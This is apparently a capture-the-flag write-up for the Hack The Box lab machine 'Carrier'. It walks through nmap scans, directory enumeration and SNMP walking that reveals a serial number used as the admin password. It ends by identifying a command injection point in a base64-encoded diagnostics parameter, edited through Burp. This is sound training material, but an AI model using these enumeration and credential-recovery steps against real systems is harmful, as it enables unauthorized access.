
Carrier - 10.10.10.105

Initial Recon:

NMAP scan:




```
root@kali:~/Desktop/HackTheBox_Writeups/Carrier# nmap -sS -sV 10.10.10.105 --script=vulners
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-03 14:20 EST
Nmap scan report for 10.10.10.105
Host is up (0.042s latency).
Not shown: 997 closed ports
PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.6p1:
|       CVE-2018-15919          5.0             https://vulners.com/cve/CVE-2018-15919
|_      CVE-2018-15473          5.0             https://vulners.com/cve/CVE-2018-15473
80/tcp open     http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.18:
|       CVE-2017-3167           7.5             https://vulners.com/cve/CVE-2017-3167
|       CVE-2017-7679           7.5             https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-3169           7.5             https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-7668           7.5             https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-15715          6.8             https://vulners.com/cve/CVE-2017-15715
|       CVE-2018-1312           6.8             https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-9788           6.4             https://vulners.com/cve/CVE-2017-9788
|       CVE-2016-4979           5.0             https://vulners.com/cve/CVE-2016-4979
|       CVE-2016-8743           5.0             https://vulners.com/cve/CVE-2016-8743
|       CVE-2016-8740           5.0             https://vulners.com/cve/CVE-2016-8740
|       CVE-2017-9798           5.0             https://vulners.com/cve/CVE-2017-9798
|       CVE-2018-1333           5.0             https://vulners.com/cve/CVE-2018-1333
|       CVE-2017-15710          5.0             https://vulners.com/cve/CVE-2017-15710
|       CVE-2016-4975           4.3             https://vulners.com/cve/CVE-2016-4975
|       CVE-2016-1546           4.3             https://vulners.com/cve/CVE-2016-1546
|       CVE-2018-1283           3.5             https://vulners.com/cve/CVE-2018-1283
|_      CVE-2016-8612           3.3             https://vulners.com/cve/CVE-2016-8612
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.56 seconds
```

Open services:


- FTP - attempts to connect timeout - port filtered
- SSH -
- Apache Webserver

Dirbuster shows several directories and docs on the webserver:



Directory Stucture	Response Code	Response Size
/	200	1853
img	200	1118
doc	200	1352
error_codes.pdf	200	68391
css	200	3771
index.php	200	1855
js	200	1752
jquery.min.js	200	87198
scripts.js	200	282
bootstrap.min.js	200	46929
popper.min.js	200	21012
icons	403	465
small	403	471
tools	200	1127
remote.php	200	177
fonts	200	2161
glyphicons-halflings-regular.eot	200	19605
glyphicons-halflings-regular.ttf	200	46373
glyphicons-halflings-regular.wo	200	22649
glyphicons-halflings-regular.svg	200	109265
glyphicons-halflings-regular.wo	200	17419
tickets.php	302	282
dashboard.php	302	282
debug	200	179
index.php	200	179

Browsing through these several give information and others are useless, of note the /docs directory shows the error_codes.pdf document which details the following piece of information:



CW1000-X Lyghtspeed Management Platform v1.0.4d(Rel 1. GA)


Error messages list

Table A1 - Main error codes for CW1000-X management platform

Error code	Description
45001	System has not finished initializing Try again in a few minutes
45002	A hardware module failure has occurred Contact TAC for assistance
45003	The main cryptographic module has failed to initialize
45004	Mgmtd daemon is not responsive
45005	Faild daemon is not responsive
45006	Replicated daemon is not responsive
45007	License invalid or expired
45008	Admin account locked out
45009	System credentials have not been set Default admin user password is set (see chassis serial number)
45010	Factory reset in progress


So we can see that the Admin account login on the web server default page might be the serial number.
Various attempts rot locate this in SSH banner, FTP service or elsewhere in the web server directories turn up nothing of use.

Re run NMAP scan for UDP shows SNMP is open on 161



```
root@kali:~/Desktop/HackTheBox_Writeups/Carrier# nmap --min-parallelism 100 -sU 10.10.10.105
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-04 08:15 EST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.77% done; ETC: 08:15 (0:00:07 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 84.30% done; ETC: 08:15 (0:00:01 remaining)
Nmap scan report for 10.10.10.105
Host is up (0.040s latency).
Not shown: 987 open|filtered ports
PORT      STATE  SERVICE
161/udp   open   snmp
10080/udp closed amanda
18258/udp closed unknown
19227/udp closed unknown
21212/udp closed unknown
21898/udp closed unknown
21948/udp closed unknown
28543/udp closed unknown
30263/udp closed unknown
38412/udp closed unknown
42508/udp closed candp
61024/udp closed unknown
61550/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
```


We can then find out the SNMP version using -sV flag and -p for port 161



```
root@kali:~/Desktop/HackTheBox_Writeups/Carrier# nmap --min-parallelism 100 -p 161 -sV -sU 10.10.10.105
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-04 08:21 EST
Nmap scan report for 10.10.10.105
Host is up (0.039s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; pysnmp SNMPv3 server (public)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```


SNMP version 3 with community string as '**public**'

Then we use NMAP script 'SNMP-interfaces' to find out the available interfaces on the device:




```
root@kali:~/Desktop/HackTheBox_Writeups/Carrier# nmap --min-parallelism 100 -p 161 -sV -sU 10.10.10.105 -
script=snmp-interfaces
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-04 08:23 EST
Nmap scan report for 10.10.10.105
Host is up (0.035s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; pysnmp SNMPv3 server (public)
| snmp-info:
|   enterprise: pysnmp
|   engineIDFormat: octets
|   engineIDData: 77656201f19908
|   snmpEngineBoots: 2
|_  snmpEngineTime: 13m07s
```

Can also try to retrieve data from the device by SNMPWalking the device using v1 or v2c and supplying the community string 'public'



```
root@kali:~/Desktop/HackTheBox_Writeups/Carrier# snmpwalk -c public 10.10.10.105 -v1
iso.3.6.1.2.1.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
End of MIB
root@kali:~/Desktop/HackTheBox_Writeups/Carrier# snmpwalk -c public 10.10.10.105 -v2c
iso.3.6.1.2.1.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
iso.3.6.1.2.1.47.1.1.1.1.11 = No more variables left in this MIB View (It is past the end of the MIB tree)
root@kali:~/Desktop/HackTheBox_Writeups/Carrier#
```

This now looks like the serial number for the device available via SNMP, try logging into the web console with '**Admin**' and '**NET_45JDX23**' and we get success!



License invalid

Cannot detect license key dongle on any USB port.


- Tickets functionality is restricted to read-only mode
- Monitoring functionality is disabled
- Diagnostics restricted to local sub-system components
- Configuration changes locked, will be reverted automatically

Lyghtspeed Networks: Delivering 1ms latency across the planet since 1994

Web Console:

3 available options:


- **Dashboard - nothing of interest here, 'Contact Sales' link does nothing**
- **Tickets - Seems to have more intelligence that could be useless, all txt page no further links.**
- **Diagnostics - Has 'Verify' option which returns results from underlying OS as can be seen on page - seems to run built in commands - looks VERY interesting vector (OS injection)**



Warning: Invalid license, diagnostics restricted to built-in checks

```
quagga 2047 0.0 0.1 24500 2360 ? Ss 13:30 0:00 /usr/lib/quagga/zebra --daemon -A 127.0.0.1

quagga 2051 0.0 0.1 29452 3352 ? Ss 13:30 0:00 /usr/lib/quagga/bgpd --daemon -A 127.0.0.1

root 2056 0.0 0.0 15432 164 ? Ss 13:30 0:00 /usr/lib/quagga/watchquagga --daemon zebra bgpd
```


Verify option looks like it executes some command on the OS and returns the results to the web console output, lets look at what happens with the requests using Burp.



```
POST /diag.php HTTP/1.1
Host: 10.10.10.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.105/diag.php
Cookie: PHPSESSID=d6kqogi7dois6u09edbhrc3kn3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

check=cXVhZ2dh
```

We can see the only parameter is the ‘check’ option, several runs show this is the same value each time, when looking at this value as Base64 using CyberChef we see the value is ‘quagga’ which is the user we see the returned results for above.

If we change the value to ‘root’ and encode in Base64, using Burp to edit the response we get the following back:

